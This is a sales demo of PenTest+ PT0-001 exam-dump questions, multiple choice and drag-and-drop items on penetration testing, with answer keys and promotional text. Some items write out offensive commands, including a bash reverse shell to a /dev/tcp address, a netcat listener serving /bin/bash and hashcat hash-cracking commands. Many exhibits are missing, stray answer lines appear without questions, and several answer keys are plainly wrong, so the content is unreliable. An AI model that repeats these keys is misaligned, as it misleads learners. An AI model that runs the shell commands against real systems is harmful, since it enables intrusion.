

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

<https://www.2passeasy.com/dumps/PT0-001/>






NEW QUESTION 1




DRAG DROP


Performance based

You are a penetration Inter reviewing a client's website through a web browser. Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.







- A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python  
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output
s[4:8]	<div></div> <div>iita</div> <div>imda</div>
s[4:12:2]	<div></div> <div>inis</div> <div>nist</div>
s[3::-1]	<div></div> <div>nsrt</div> <div>rota</div>
s[-7:-2]	<div></div> <div>snmA</div> <div>trat</div>

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Nsrt
Snma
Trat
Imda

NEW QUESTION 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once



- A. Mastered
- B. Not Mastered

Answer: A


Explanation:

Zverlory
Zverl0ry
zv3rlory
Zv3r!0ry

NEW QUESTION 4

HOTSPOT

You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.





- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 5

The following command is run on a Linux file system: `Chmod 4111 /usr/bin/sudo`
Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

Answer: D

NEW QUESTION 6

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 7

Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

Answer: A

NEW QUESTION 8

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack Which of the following remediation steps should be recommended? (Select THREE)

- A. Mandate all employees take security awareness training
- B. Implement two-factor authentication for remote access
- C. Install an intrusion prevention system
- D. Increase password complexity requirements
- E. Install a security information event monitoring solution.
- F. Prevent members of the IT department from interactively logging in as administrators
- G. Upgrade the cipher suite used for the VPN solution

Answer: BDG

NEW QUESTION 9


A software development team recently migrated to new application software on the on-premises environment Penetration test findings show that multiple vulnerabilities exist If a penetration tester does not have access to a live or test environment, a test might be better to create the same environment on the VM Which of the following is MOST important for confirmation?

- A. Unsecure service and protocol configuration
- B. Running SMB and SMTP service
- C. Weak password complexity and user account
- D. Misconfiguration

Answer: A

NEW QUESTION 10

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:



- A. Directory traversal
- B. Cross-site scripting
- C. Remote file inclusion
- D. User enumeration

Answer: D

NEW QUESTION 10

After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without exploitation. Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives
- B. The biometric device is configured more toward true negatives
- C. The biometric device is set to fail closed
- D. The biometric device duplicated a valid user's fingerprint

Answer: A

NEW QUESTION 11

Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

- A. Penetration test findings often contain company intellectual property
- B. Penetration test findings could lead to consumer dissatisfaction if made public
- C. Penetration test findings are legal documents containing privileged information
- D. Penetration test findings can assist an attacker in compromising a system

Answer: C

NEW QUESTION 12

A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for the penetration tester to take?

- A. Obtain staff information by calling the company and using social engineering techniques.
- B. Visit the client and use impersonation to obtain information from staff.
- C. Send spoofed emails to staff to see if staff will respond with sensitive information.
- D. Search the Internet for information on staff such as social networking site

Answer: C

NEW QUESTION 16

A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability of the application Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Select TWO).

- A. Identify and eliminate inline SQL statements from the code.
- B. Identify and eliminate dynamic SQL from stored procedures.
- C. Identify and sanitize all user inputs.
- D. Use a whitelist approach for SQL statements.
- E. Use a blacklist approach for SQL statements.
- F. Identify the source of malicious input and block the IP address

Answer: DE

NEW QUESTION 21

Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?

- A. To remove the persistence
- B. To enable penitence
- C. To report persistence
- D. To check for persistence

Answer: A

NEW QUESTION 25

A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."

```
root:~$ cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~$ ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

- A. Change `fi` to `Endlf`
- B. Remove the `let` in front of `'dest=5+5'`.
- C. Change the `'='` to `'eq'`.
- D. Change `•source•` and `'dest'` to `"Ssource"` and `"Sdest"`
- E. Change `'else'` to `'eli`

Answer: BC

NEW QUESTION 30

Which of the following has a direct and significant impact on the budget of the security assessment?

- A. Scoping
- B. Scheduling
- C. Compliance requirement
- D. Target risk

Answer: A

NEW QUESTION 35

During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful. Which of the following would be the BEST target for continued exploitation efforts?

- A. Operating system Windows 7 Open ports: 23, 161
- B. Operating system Windows Server 2016 Open ports: 53, 5900
- C. Operating system Windows 8 1 Open ports 445, 3389
- D. Operating system Windows 8 Open ports 514, 3389

Answer: C

NEW QUESTION 37

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 39

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc-bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 44

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

- A. Elicitation attack
- B. Impersonation attack
- C. Spear phishing attack
- D. Drive-by download attack

Answer: B

NEW QUESTION 48

A client has voiced concern about the number of companies being breached by remote attackers, who are looking for trade secrets. Which of the following BEST describes the types of adversaries this would identify?

- A. Script kiddies
- B. APT actors
- C. Insider threats
- D. Hacktivist groups

Answer: B

NEW QUESTION 51

A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovering vulnerabilities, the company asked the consultant to perform the following tasks:

- Code review
- Updates to firewall settings

- A. Scope creep
- B. Post-mortem review
- C. Risk acceptance
- D. Threat prevention

Answer: C

NEW QUESTION 55

A penetration tester locates a few unquoted service paths during an engagement. Which of the following can the tester attempt to do with these?

- A. Attempt to crack the service account passwords.
- B. Attempt DLL hijacking attacks.
- C. Attempt to locate weak file and folder permissions.
- D. Attempt privilege escalation attack

Answer: D

NEW QUESTION 60


A penetration tester has been asked to conduct OS fingerprinting with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Select TWO).

- A. -O
- B. -iL
- C. -sV
- D. -sS
- E. -oN
- F. -oX

Answer: EF

NEW QUESTION 64

Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network. Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Answer: B

NEW QUESTION 67

Which of the following commands would allow a penetration tester to access a private network from the Internet in Metasploit?

- A. set rhost 192.168.1.10
- B. run autoroute -a 192.168.1.0/24
- C. db_nm «p -iL /tmp/privatehooths . txt
- D. use auxiliary/servlet/aocka^a

Answer: D

NEW QUESTION 68

A tester has captured a NetNTLMv2 hash using Responder. Which of the following commands will allow the tester to crack the hash using a mask attack?

- A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordlist.txt
- B. hashcat -m 5600 hash.txt
- C. hashcat -m 5600 -a 3 haah.txt ?a?a?a?a?a?a

Answer: A

A)

B)

C)

D)

Answer: D

Answer: A

Answer: D

Answer: D

Answer: A

visit - <https://www.2PassEasy.com>

A penetration tester is perform initial intelligence gathering on some remote hosts prior to conducting a vulnerability < The tester runs the following command
nmap -D 192.168.1.1,192.168.1.2,192.168.1.3 -sV -o —max rate 2 192. 168.130
Which of the following BEST describes why multiple IP addresses are specified?

- A. The network is submitted as a /25 or greater and the tester needed to access hosts on two different subnets
- B. The tester is trying to perform a more stealthy scan by including several bogus addresses
- C. The scanning machine has several interfaces to balance the scan request across at the specified rate
- D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Answer: C

NEW QUESTION 89

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -lvp 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 93

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-001 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-001 Product From:

<https://www.2passeasy.com/dumps/PT0-001/>

Money Back Guarantee

PT0-001 Practice Exam Features:

- * PT0-001 Questions and Answers Updated Frequently
- * PT0-001 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-001 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PT0-001 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year